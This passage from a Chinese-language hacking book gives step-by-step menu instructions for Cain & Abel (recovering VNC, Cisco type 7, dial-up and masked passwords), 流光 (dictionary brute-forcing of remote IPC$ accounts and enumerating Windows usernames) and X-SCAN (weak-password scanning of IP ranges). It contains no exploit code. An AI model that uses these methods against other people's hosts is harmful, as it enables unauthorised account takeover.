本章剖析了黑客通过远程破解密码的技术原理，如 ADSL、FTP 和论坛等。通过分析这些技术特点，我们给出了对应防范措施，为及时防范这类进攻打下了很好的基础。

第4章 巧用保密利器——加密解密常用工具

人们常说："工欲善其事，必先利其器"。对于喜欢研究密码破解技术的初学者来说，一款优秀的破解工具足以让一个对加密技术完全不了解的人成为一名解密高手。本章中将向读者介绍的工具有的在前文中已经反复提及，有的则是众所周知的。可以毫不夸张地说，只要熟练地掌握了这些工具的使用技巧，你就拥有了与任何一位成名以久的黑客相匹敌的力量。由于本书篇幅所限，所以在这里仅介绍这些工具中密码破解相关部分的功能。

4.1 密码恢复工具——Cain & Abel

Cain 是著名的 Windows 平台密码恢复工具，它不但能通过传统的网络嗅探、字典猜解、暴力破解获取网络中的密码，甚至还能解码一般加密的密码、获取无线网络密钥以及恢复缓存中的密码。Cain 的执行程序共有两个：主程序 Cain（图 4-1 为 Cain 程序主界面）和后台服务文件 Abel。




图 4-1 Cain 程序主界面

Cain 的安装过程十分简单，只需如图 4-2 所示选择安装路径即可。不过本程序需要网络

封包抓取工具 WinPcap 的支持。Cain 安装完毕后，系统会自动检测是否已安装了 WinPcap，如果没有检测到 WinPcap，则 Cain 安装程序会自动为系统安装 WinPcap，如图 4-3 所示。



图 4-2 选择安装路径界面




图 4-3 自动检测 WinPcap

Cain 的密码破解功能可以在【工具】选项的下拉菜单中找到，如图 4-4 所示，或者在工具栏中找到，如图 4-5 所示。




图 4-4 Cain 的【工具】选项下拉菜单



图 4-5 Cain 的工具栏

具体破解方法如下。

1. Base64 口令猜解

Base64 是现今在互联网上应用最多的一种编码方式，几乎所有的电子邮件都把它作为邮件内容的加密方式。

图 4-6 中的代码为一封电子邮件的源代码，从图中可以看到“X-Coremail-Antispam”后面的内容已经被 Base64 加密成乱码形式。如果想要将乱码转换回明文形式，只需选择【工具】选项中的【Base64 口令解码】项或是单击工具栏中的 按钮，并将乱码部分粘贴到弹出窗

口中的【Base64 加密的口令】一栏中即可，如图 4-7 所示。



图 4-6　加密后的电子邮件的源代码




图 4-7　还原加密内容

2．Access 数据库口令解码

关于 Access 数据库密码的相关内容在前文中已经有所介绍，在此不再赘述。不过利用 Cain 不但可以对 Access 数据库密码进行破解，还能检测出数据库文件的类型。此功能的用法也十分简单。

选择【工具】选项中的【Access 数据库口令解码】项或是单击工具栏中 按钮，在弹出窗口中的【MDB 文件名】处选择想要破解的 Access 数据库文件，Access 数据库文件的密码与文件类型会自动显示到弹出窗口中。

因为 Cain 文件本身体积较大，且安装时间过长，所以不建议那些经常使用网吧或机房等公共计算机的用户单纯为破解 Access 数据库而使用 Cain。

3．Cisco type 7 口令解码

Cisco 路由器是目前市面上最常用的路由器，其登录口令被 type 7 型算法进行加密，并存储在安装所在分区的 TFTP-Root 目录下的文件“***.CiscoConfig”（***为路由器名称）中，如图 4-8 所示。



图 4-8　路由器配置文件界面

因为 type 7 型算法可以被反向还原，所以利用 Cain 可瞬间将其破解，方法如下。

选择【工具】选项中的【Cisco type 7 口令解码】项或单击工具栏中的 按钮，在弹出的【Cisco type 7 口令解码器】窗口中输入“***.CiscoConfig”下“enable password 7”后面的内容，明文密码会自动显示出来，如图 4-9 所示。



图 4-9　成功破解路由器口令界面

4．VNC 口令猜解

虚拟计算工具 VNC，是一款强大的远程桌面访问和操作工具。它的核心功能是使用户能够使用 VNC 客户端连接到运行 VNC 服务器的机器，并且远程使用服务器的桌面。键盘和鼠标动作被发送到服务器，服务器桌面的快照被压缩并且通过 VNC 协议发送到客户端。因为 VNC 优秀的跨平台特性，开发代码、节省带宽的使用和免费下载，使得它成为目前网络上最受欢迎的远程桌面控制工具之一。但是由于 VNC 将访问密码通过简单地加密存入注册表中，导致了任何有权限读取注册表的用户都可以通过 VNC 对目标机器进行完全控制。利用 Cain 破解 VNC 的方法如下。

（1）单击【开始】按钮，然后选择【运行】选项，如图 4-10 所示。

（2）在弹出窗口中输入“regedit”，并单击【确定】按钮，弹出注册表界面，此时复制子键“Password”中的内容，如图 4-11 所示。



图 4-10　在运行模式下输入“regedit”



图 4-11　打开注册表

（3）打开 Cain 并选择【工具】选项中的【VNC 口令解码】项或单击工具栏中的 按钮，在弹出窗口中填入子键“Password”中的内容，解码后的明文密码会自动显示出来，如图 4-12 所示。




图 4-12 查询注册表中 VNC 的口令

5. 查看星号密码

Cain 中还附带了查看星号密码的功能，可以查看在屏幕中显示为“*”的密码信息，如图 4-13 所示。

查看星号密码的方法十分简单，只需要选择【工具】选项中的【星号窗口密码】项或单击工具栏中的 按钮，星号中的内容会自动显示在弹出窗口中，如图 4-14 所示。



图 4-13 金山通行证窗口




图 4-14 显示明文密码

6. 查看宽带拨号密码

因为宽带连接的拨号密码是以明文形式存放在缓存中，所以可以很容易地获得。选择【工具】选项中的【拨号口令解码】项或单击工具栏中的 按钮，宽带连接的账号与密码会自动显示在屏幕中，如图 4-15 所示。需要注意的是，只有在管理员选择了保存密码，并且 Cain 是以管理员权限打开时，才可以看到宽带连接的拨号密码。




图 4-15 显示 ADSL 拨号密码

有关 Cain 的介绍就到此告一段落，除了本文介绍的功能外，Cain 还有很多值得关注的

功能，有兴趣的朋友可以参阅其他书籍。

4.2 远程密码解密工具——流光

“流光”是一款由国内著名黑客小榕所独立制作的集远程密码破解、网络嗅探、漏洞扫描、字典制作、远程控制于一身的黑客综合工具。可以毫不夸张地说，正是因为流光的出现，才使得黑客的世界由枯燥的代码与数据时代正式步入了通俗易懂的图形界面时代。流光的密码破解功能包括：POP3 / STMP、FTP、HTTP、PROXY、MSSQL、IPC$等。

4.2.1 流光界面简介

当用户按安装提示将流光软件安装完毕并运行后，会出现如图 4-16 所示的主界面。



图 4-16 流光主界面

流光的主界面分为 4 个部分。

左上方为暴力破解设置区。这个区域主要用来设置各种远程密码破解和其他辅助功能，也是本书将着重讲述的部分。

右上方为控制台输出，用来显示当前的工作进度。

中间部分为漏洞列表。通过漏洞扫描功具获得的典型漏洞都会在此区域显示，这个列表中的大多数漏洞都可以直接单击使用，这也是流光的特点之一。

最下方为破解成功账号列表，所有扫描或破解成功的账号都会在此区域显示出来。

4.2.2 流光破解密码剖析

流光虽然可以破解多种形式的远程连接密码，不过为了使初级用户更加轻松地上手，流

光对所有的远程破解功能都做出了统一的设定，用户只需要在相应的主机类型下添加一个新用户，就可以直接对其进行自动破解，而无需对软件进行过多繁琐的设置。这里以 IPC$主机为例，对流光添加新用户进行介绍。

（1）单击选取目标主机类型，如图 4-17 所示。

（2）选择工具栏中的【编辑】选项，在弹出菜单中选中【添加】项，并在弹出的二级菜单中选中【添加主机】项，如图 4-18 所示。



图 4-17 选取主机类型



图 4-18 选择【添加主机】项

（3）在弹出窗口中添加目标主机的名称或 IP 地址，单击【确定】按钮，如图 4-19 所示。




图 4-19 添加主机窗口

（4）添加后的主机名会显示在【目标主机】项下方，如图 4-20 所示。单击选中主机名后，选择工具栏中的【编辑】选项，在弹出菜单中选中【添加】项，并在弹出的二级菜单中选中【添加用户】项，如图 4-21 所示。



图 4-20 选中主机名



图 4-21 选择【添加用户】项

（5）在弹出窗口中输入想破解的用户名并单击【确定】按钮，如图 4-22 所示，添加用户完毕。

（6）接下来对字典进行配置。勾选【解码字典或方案】复选框，单击右键，选择【编辑】

项，并在新弹出的二级菜单中选中【添加】命令项，在弹出的文件菜单中选取字典文件后单击【打开】按钮，如图 4-23 所示。




图 4-22　添加新用户



图 4-23　选取字典文件

（7）设置完毕后，选择工具栏中的【探测】选项，并在弹出菜单中选择【标准模式探测】项，如图 4-24 所示。密码被成功破解后，被破解的用户名及密码都会自动显示到流光主界面最下方的破解成功列表中，如图 4-25 所示。




图 4-24　选择【标准模式探测】项



图 4-25　成功破解目标用户

4.2.3　流光其他常用功能介绍

作为一款最近一次更新是在 3 年前的“古董”级软件，流光至今仍在黑客初学者群体中保持着极高的声望，其原因除了飞快的破解速度以及完全不需要任何基础就可以轻松掌握外，流光本身自带的众多辅助功能，可以让黑客在日常的入侵行动中几乎不需要任何额外软件即可达成目标。

1．远程获取 Windows 用户名

Windows 登录用户名与密码可以说是 Windows 系统中最重要的一项安全措施，只要拥有了目标主机的 Windows 登录用户名与密码，就可以通过几项简单的设置来达到完全控制目标的效果。由于 Windows 本身在某些功能方面的需要，导致黑客在系统默认的情况下可以借助一些简单的第三方软件来瞬间获取目标的所有用户名。本文所介绍的流光软件，就是其中用法最简单的一种。

（1）右键单击暴力破解设置区中【辅助主机】项下的【IPC$主机】项，在下拉菜单中选取【编辑】项，并在弹出的下级菜单中选择【添加】选项，如图 4-26 所示。

（2）在弹出的【添加主机】窗口中输入目标主机的主机名或 IP 地址，如图 4-27 所示。



图 4-26　选择【添加】项




图 4-27　添加新主机窗口

（3）右键单击选中的主机名后选择工具栏中的【探测】项，并在弹出的菜单中选择【探测 IPC$用户列表】项，如图 4-28 所示。系统会自动探测目标主机的 Windows 用户名，探测到的目标主机用户名会自动显示在主机名的下方，如图 4-29 所示。如果目标用户名为空或只有简单的密码，则会自动弹出一个新的窗口显示探测到的用户名及密码，如图 4-30 所示。



图 4-28　探测开始



图 4-29　成功获取目标用户名



图 4-30　目标管理员密码为空

2．简单模式探测

在破解目标用户密码时，有时会出现破解者通过某些渠道来获得目标的部分用户名及密码的内容，对于密码来说可以通过设置字典来将这个问题完美地解决。但是，如果只知道目标的部分用户名，那么流光传统的标准模式探测恐怕将无法破解目标密码，这个时候简单模式探测将隆重登场了，步骤如下。

（1）简单模式探测的前期设置请参阅 4.2.2 小节中步骤（1）至步骤（6），在最后使用【探测】功能前应先选择工具栏中的【选项】项，并在弹出的下拉菜单中选择【简单模式设置】，如图 4-31 所示。

（2）在弹出的【简单模式设置】窗口中进行设置，如图 4-32 所示。如果选择“对应于每一个用户后添加后缀”复选框，就需要单击“后缀文件”下方的【浏览】按钮，选择一个后缀文件，如图 4-33 所示。后缀文件格式为每个后缀应占据文本的一行，如图 4-34 所示，并且要将文本的扩展名改为 suf。



图 4-31　选择“简单模式设置”项




图 4-32　“简单模式设置”窗口



图 4-33　添加后缀文件



图 4-34　后缀文件格式界面

“双写长度小于 5 的用户名”与“反转用户名探测”两项可以从字面中看出其中的意思（如设置“ABCD”为用户名，选择前者系统在探测“ABCD”失败后会尝试用“ABCDABCD”为用户名探测；选择后者则用“DCBA”为用户名探测）。

（3）设置完毕后选择工具栏中的【探测】选项，并在弹出菜单中选择【简单模式探测】项，余下情况请参见 4.2.2 小节的内容。

4.3 易用的加密解密工具——X-SCAN

在过去很长一段时间内，黑客圈中的人经常把 X-SCAN 与流光放到一起，将这两款软件称为黑客手中的“倚天屠龙”。X-SCAN 的优势在于它拥有更准确的扫描结果、更稳定的运行环境以及更多的扫描功能。

4.3.1 X-SCAN 功能简介

1．功能简介

X-SCAN 采用多线程方式对指定的 IP 地址段（或单机）进行安全漏洞检测，支持插件功能。扫描内容包括：远程服务类型、操作系统类型及版本，各种弱口令漏洞、后门、应用服务漏洞、网络设备漏洞、拒绝服务漏洞等 20 几个大类。对于多数已知漏洞，软件的制作者给出了相应的漏洞描述、解决方案及详细描述链接。另外，漏洞资料正在进一步整理完善中，用户也可以通过安全焦点的“安全文摘”和“安全漏洞”栏目查阅相关说明。

X-SCAN3.0 及后续版本提供了简单的插件开发包，便于有编程基础的用户编写 X-SCAN 或将其他调试通过的代码修改为 X-Scan 插件。

2．运行环境

在 X-SCAN 的版本更新至 3.0 后，软件适用于 Windows NT 及以上的操作系统，据实际测试，X-SCAN 的最佳运行环境为 Windows 2000 Server 以上的版本。

运行 X-SCAN 需要 WinPCap 驱动程序的支持，在 X-SCAN 运行后软件会自动检测并安装 WinPCap。如果已安装的 WinPCap 驱动版本不支持 X-SCAN，用户可以单击 X-SCAN 主界面中的【工具】选项，并在弹出的菜单中选择【install WinPCap】项，根据提示自动安装 WinPCap，如图 4-35 所示。



图 4-35 安装 WinPCap

3. X-SCAN 主要文件说明

- xscan_gui.exe：X-SCAN 图形界面主程序。
- checkhost.dat：插件调度主程序。
- update.exe：在线升级程序。
- /dat/language.ini：多语言配置文件，默认只支持简体中文与英语，如果用户使用其他语种可在此进行添加。可通过设置主界面中的【LANGUAGE】选项进行切换。
- /dat/config.ini：当前配置文件，用于保存当前使用的所有设置。
- /dat/*.cfg：用户自定义配置文件。
- /dat/*.dic：用户名/密码字典文件，用于检测弱口令用户。

4.3.2 X-SCAN 使用指南

将 X-SCAN 文件解压后，运行 xscan_gui.exe 就可以进到如图 4-36 所示的 X-SCAN 主界面中，在扫描开始前要先对软件进行设置，步骤如下。

（1）单击主界面中的 按钮或选择工具栏中的【设置】选项，并在弹出的菜单中选择【扫描参数】项。

（2）在弹出的【扫描参数】窗口中，首先对【检测范围】进行设置，在【指定 IP 范围】文本框中输入目标主机的 IP 地址，如图 4-37 所示。此处可以填写单个 IP 地址、批量 IP 地址、主机名称以及主机域名等，关于填写的有效格式可以单击输入栏右侧的【示例】按钮查看，如图 4-38 所示。




图 4-36 X-SCAN 主界面




图 4-37 参数设置




图 4-38 填写主机列表格式

如果主机列表被存储在文本中，可以勾选【从文件获取主机列表】复选框，并在弹出的窗口中选取主机列表文件，如图 4-39 所示。如果列表格式正确，主机列表会被正确地显示在下方的空白方框内，如图 4-40 所示。



图 4-39 选取主机列表文件



图 4-40 显示被选中列表文件

（3）选择【扫描参数】窗口左侧的【全局设置】项，并在弹出的扩展菜单中选中【扫描模块】选项对扫描动作进行设置，如图 4-41 所示。




图 4-41 【扫描参数】设置界面

其中各项参数的功能如下。

- **开放服务**：用于扫描 TCP 端口状态，并根据用户设置主动识别开放端口正在运行的服务及目标操作系统类型。
- **NT-Server 弱口令**：通过 139 端口对 Windows NT/2000 服务器弱口令进行检测。当从服务器获取用户列表失败时，会重新加载字典文件中的用户列表。可以通过“扫描参数”窗口中的“字典文件设置”项加载其他字典。
- **NETBIOS 信息**：通过 NETBIOS 协议搜集目标主机注册表、用户、共享、本地组等敏感信息。
- **SNMP 信息**：通过 SNMP 协议搜集目标主机操作系统版本、开放端口、连接状态、

Windows 用户列表等敏感信息。

- 远程操作系统：通过 SNMP、NETBIOS 协议主动识别远程操作系统类型及版本。
- **TELNET 弱口令**：载入字典对 TELNET 弱口令进行检测。可以通过“扫描参数”窗口中的“字典文件设置”项加载其他字典。



